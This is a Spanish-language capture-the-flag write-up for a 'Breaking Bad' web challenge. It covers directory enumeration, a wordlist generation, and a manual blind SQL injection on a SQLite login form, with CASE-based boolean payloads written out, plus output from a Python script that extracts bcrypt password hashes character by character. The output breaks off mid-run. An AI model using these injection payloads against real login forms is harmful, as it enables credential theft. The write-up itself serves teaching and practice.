
EPISODIO 1 - masi writeup

sábado, 16 de mayo de 2020 16:26



Lo primero que hacemos es pasarle un gobuster para ver que carpetas podríamos encontrar:

[20200516-04:48]root@vegeta:~# gobuster -u http://34.253.120.147:1730 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -o breakingbad.web

```
=====================================================
Gobuster v2.0.0              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://34.253.120.147:1730/
[+] Threads      : 10
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
=====================================================
2020/05/16 04:49:35 Starting gobuster
=====================================================
/login (Status: 200)
/feedback (Status: 302)
/messages (Status: 403)
/logout (Status: 302)
/dashboard (Status: 302)
=====================================================
2020/05/16 06:15:50 Finished
=====================================================
```


Al entrar en la página, vemos un link que nos dirige a login:

Al intentar un login, os asigna una cookie llamada session, y nos muestra un mensaje de error, la cookie desaparece.

[+] Let's BURP!


Configuramos CSTC en el BURP para que nos descifre la cookie "session" de la respuesta, y poder probar y ver el resultado sin tener que "cocinar"

Referencias CSTC: [x] https://github.com/usdAG/cstc [x] https://github.com/portswigger/cstc [x] https://portswigger.net/bappstore/866df66d339d4bcd9b599772aff32efd



En las pruebas vemos que la contraseña nos dice que es demasiado pequeña hasta los 4 caracteres
Intentamos un bruteforce de 4 caracteres, ya que es el mínimo aceptado.
Creamos un diccionario con las posibles soluciones.
[20200517-07:18]root@vegeta:~/UAM/UAM-BB-01# crunch 4 4 -f /usr/share/crunch/charset.lst mixalpha-numeric -o passwd.txt
Crunch will now generate the following amount of data: 73881680 bytes
70 MB
Crunch will now generate the following number of lines: 14776336
crunch: 100% completed generating output
Nos dicen en el canal que no hace falta hacer bruteforce y lo paramos :)
Si no va por brute force, habrá que intentar una solución más "elegante"
Probamos el sqlmap, pero no nos devuelve ningún resultado, así que toca hacerlo a mano.

[+] Empezamos blind SQL injection.
Al intentar hacer el típico OR 1=1, vemos que el mensaje de error cambia y nos da el nombre de un usuario: Pepi



Empezamos a hacer un poco de "guessing" (adivinación sin bola de cristal), y vamos probando cosas, para llegar a hacer una consulta SQL, con una subconsulta con un CASE en el que colocamos nuestra pregunta, si el resultado es positivo devolverá un 1, si es negativo devolverá un 0.
En nuestra inyección típica OR 1=1 modificamos el primer valor y ponemos una pregunta que devolverá 1 o 0: OR (pregunta)=1
-en caso de ser positivo... tenemos un 1=1 y el mensaje de error será: wrong password para Pepi -> TRUE
-en caso de ser negativo... tenemos un 0=1 y el mensaje de error será: unknown user -> FALSE


Ya tenemos una forma de preguntar cosas que sean True or False y nos ayudarán a sacar información sobre la base de datos y los datos que contiene.

Enumeramos número de tablas :
username=%' OR (SELECT CASE WHEN ((SELECT count(tbl_name) FROM sqlite_master WHERE type='table' and tbl_name NOT like 'sqlite_%')=1) THEN '1' ELSE '0' END)='1&password=1234&submit=Login


Solamente hay una tabla, la tabla que hemos adivinado: users

En el ejemplo siguiente, vemos que si preguntamos si el número de usuarios es mayor que 3, nos muestra el mensaje de error "Unknown user": FALSE
' OR (SELECT CASE WHEN ((SELECT count(*) FROM users)>3) THEN '1' ELSE '0' END)='1
Y si lo que preguntamos es si el número de usuarios es igual a 3, nos muestra el mensaje de error "Incorrect Password for user Pepi": TRUE
' OR (SELECT CASE WHEN ((SELECT count(*) FROM users)=3) THEN '1' ELSE '0' END)='1

Mensaje con FALSE:



Mensaje con TRUE:




Con ello asumimos que hay una tabla "users" con 3 usuarios

Seguimos intentando datos dentro de la tabla users, y vamos haciendo guessing a ver si encontramos campos:

```
username=%' OR (SELECT CASE WHEN ((SELECT count(username) FROM users)=3) THEN '1' ELSE 'O' END)='1&password=1234&submit=Login
```


```
username=%' OR (SELECT CASE WHEN ((SELECT count(password) FROM users)=3) THEN '1' ELSE 'O' END)='1&password=1234&submit=Login
```

Campos de la tabla: username y password



Con esto sabemos que podemos hacer guessing de la contraseña y además que la base de datos es sqlite, por la funcion que ha funcionado ha sido substr (si fuese mysql la funcion que nos hubiese funcionado sería substring)

El password de Pepi es de 60 caracteres... esto huele a Hash!




[+] Automatizar la extracción de datos con Python.

Sacamos los otros dos usuarios creando un Script de python por fuerza bruta blind SQLi:

```
[+] Character:z
[+] Character:A
[+] Character:B
[+] Username character found: B

[+] Character:0
[+] Character:1
[+] Character:2
[+] Character:3
[+] Character:4
[+] Character:5
[+] Character:6
[+] Character:7
[+] Character:8
[+] Character:9
[+] Character:a
[+] Character:b
[+] Character:c
[+] Character:d
[+] Character:e
[+] Character:f
[+] Character:g
[+] Character:h
[+] Character:i
[+] Character:j
[+] Character:k
[+] Character:l
[+] Character:m
[+] Character:n
[+] Character:o
[+] Username character found: Bo

[+] Character:0
[+] Character:1
[+] Character:2
[+] Character:3
[+] Character:4
[+] Character:5
[+] Character:6
[+] Character:7
[+] Character:8
[+] Character:9
[+] Character:a
[+] Character:b
[+] Character:c
[+] Character:d
[+] Character:e
[+] Character:f
[+] Character:g
[+] Character:h
[+] Character:i
[+] Character:j
[+] Character:k
[+] Character:l
[+] Character:m
[+] Username character found: Bom
```


```
[+] Character:8
[+] Character:9
[+] Character:a
[+] Character:b
[+] Character:c
[+] Username character found: Luc

[+] Character:0
[+] Character:1
[+] Character:2
[+] Character:3
[+] Character:4
[+] Character:5
[+] Character:6
[+] Character:7
[+] Character:8
[+] Character:9
[+] Character:a
[+] Character:b
[+] Character:c
[+] Character:d
[+] Character:e
[+] Character:f
[+] Character:g
[+] Character:h
[+] Character:i
[+] Username character found: Luci
```

Los usuarios son: Pepi, Luci y Bom




Pero esto no iba de Breaking Bad? xD

Hacemos prueba para extraer las contraseñas, usuario Bom, pasando el substr a hex:



Hex 0x24 = $ (signo dolar) El primer carácter de la contraseña de Bom es un $ por lo que seguramente esté encriptado
Comprobamos que es un $ haciendo la consulta de true y false con el signo $



[+] Automatizar la extracción de datos con Python.

Hacemos un script python, para que recorra todos los caracteres y saque las contraseñas:

```
[20200517-11:54]root@vegeta:~/UAM/UAM-BB-01# python3 login_brute_sqli.py


==================================
> UAM BREAKINGBAD 001 - BLIND SQLI <
==================================


[+] PASSWORDS:

Pepi
[+] Username character found: $

[+] Username character found: $2

[+] Username character found: $2b

[+] Username character found: $2b$

[+] Username character found: $2b$0

[+] Username character found: $2b$05

[+] Username character found: $2b$05$

[+] Username character found: $2b$05$G

[+] Username character found: $2b$05$GC

[+] Username character found: $2b$05$GCy

[+] Username character found: $2b$05$GCyr

[+] Username character found: $2b$05$GCyr8

[+] Username character found: $2b$05$GCyr8n

[+] Username character found: $2b$05$GCyr8ng
```

Por problemas con caracteres raros, sacamos los valores hexadecimales y al final convertiremos en valores ASCII para leer la contraseña.

```
[20200517-14:07]root@vegeta:~/UAM/UAM-BB-01# python3 login_brute_sqli.py


==================================
> UAM BREAKINGBAD 001 - BLIND SQLI <
==================================


[+] PASSWORDS:

[+] USERNAME: Bom

        [10] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70
        [20] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e
        [30] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e 0x4a
 0x61 0x46 0x39 0x71 0x66 0x64 0x32 0x4f 0x63
        [40] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e 0x4a
 0x61 0x46 0x39 0x71 0x66 0x64 0x32 0x4f 0x63 0x72 0x5a 0x69 0x4e 0x33 0x62 0x38 0x41 0x51 0x46
        [50] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e 0x4a
 0x61 0x46 0x39 0x71 0x66 0x64 0x32 0x4f 0x63 0x72 0x5a 0x69 0x4e 0x33 0x62 0x38 0x41 0x51 0x46 0x73 0x46 0x30 0x71 0x36 0x65 0x39 0x51 0x6d 0x5
5
        [60] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e 0x4a
 0x61 0x46 0x39 0x71 0x66 0x64 0x32 0x4f 0x63 0x72 0x5a 0x69 0x4e 0x33 0x62 0x38 0x41 0x51 0x46 0x73 0x46 0x30 0x71 0x36 0x65 0x39 0x51 0x6d 0x5
5 0x66 0x69 0x54 0x69 0x36 0x39 0x78 0x47 0x4e 0x69
[+] USERNAME: Luci

        [10] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f
        [20] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f 0x4e 0x64 0x69 0x73 0x2f 0x63 0x73 0x6b 0x72 0x66
        [30] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f 0x4e 0x64 0x69 0x73 0x2f 0x63 0x73 0x6b 0x72 0x66 0x49
 0x44 0x49 0x70 0x70 0x4e 0x68 0x43 0x4f 0x36
        [40] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f 0x4e 0x64 0x69 0x73 0x2f 0x63 0x73 0x6b 0x72 0x66 0x49
 0x44 0x49 0x70 0x70 0x4e 0x68 0x43 0x4f 0x36 0x56 0x63 0x77 0x61 0x51 0x46 0x75 0x45 0x6b 0x67
        [50] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f 0x4e 0x64 0x69 0x73 0x2f 0x63 0x73 0x6b 0x72 0x66 0x49
 0x44 0x49 0x70 0x70 0x4e 0x68 0x43 0x4f 0x36 0x56 0x63 0x77 0x61 0x51 0x46 0x75 0x45 0x6b 0x67 0x54 0x42 0x49 0x69 0x74 0x6f 0x72 0x45 0x47 0x3
3
        [60] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f 0x4e 0x64 0x69 0x73 0x2f 0x63 0x73 0x6b 0x72 0x66 0x49
 0x44 0x49 0x70 0x70 0x4e 0x68 0x43 0x4f 0x36 0x56 0x63 0x77 0x61 0x51 0x46 0x75 0x45 0x6b 0x67 0x54 0x42 0x49 0x69 0x74 0x6f 0x72 0x45 0x47 0x3
3 0x56 0x4a 0x32 0x62 0x6a 0x59 0x32 0x38 0x77 0x36
```

[20200517-13:47]root@vegeta:~/UAM/UAM-BB-01# python3 login_brute_sqli.py

Mejoramos el script (ponemos que solo muestre el progreso cada 10 caracteres encontrados, y que al final pase de hex a string para tener las contraseñas)y lo lanzamos para que quede bonito en el writeup

```
[20200517-23:09]root@vegeta:/media/sf_HACK/UAM/UAM-BB-01# python3 login_brute_sqli.py


==================================
> UAM BREAKINGBAD 001 - BLIND SQLI <
==================================


[+] PASSWORDS:

[+] USERNAME: Pepi

        [10] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x47 0x43 0x79
        [20] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x47 0x43 0x79 0x72 0x38 0x6e 0x67 0x30 0x53 0x31 0x71 0x35 0x75
        [30] Username character found:  0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x47 0x43 0x79 0x72 0x38 0x6e 0x67 0x30 0x53 0x31 0x71 0x35 0x75 0x4d 0x45 0x73 0x77 0x65 0x6e 0x68 0x4d 0x65 0x72
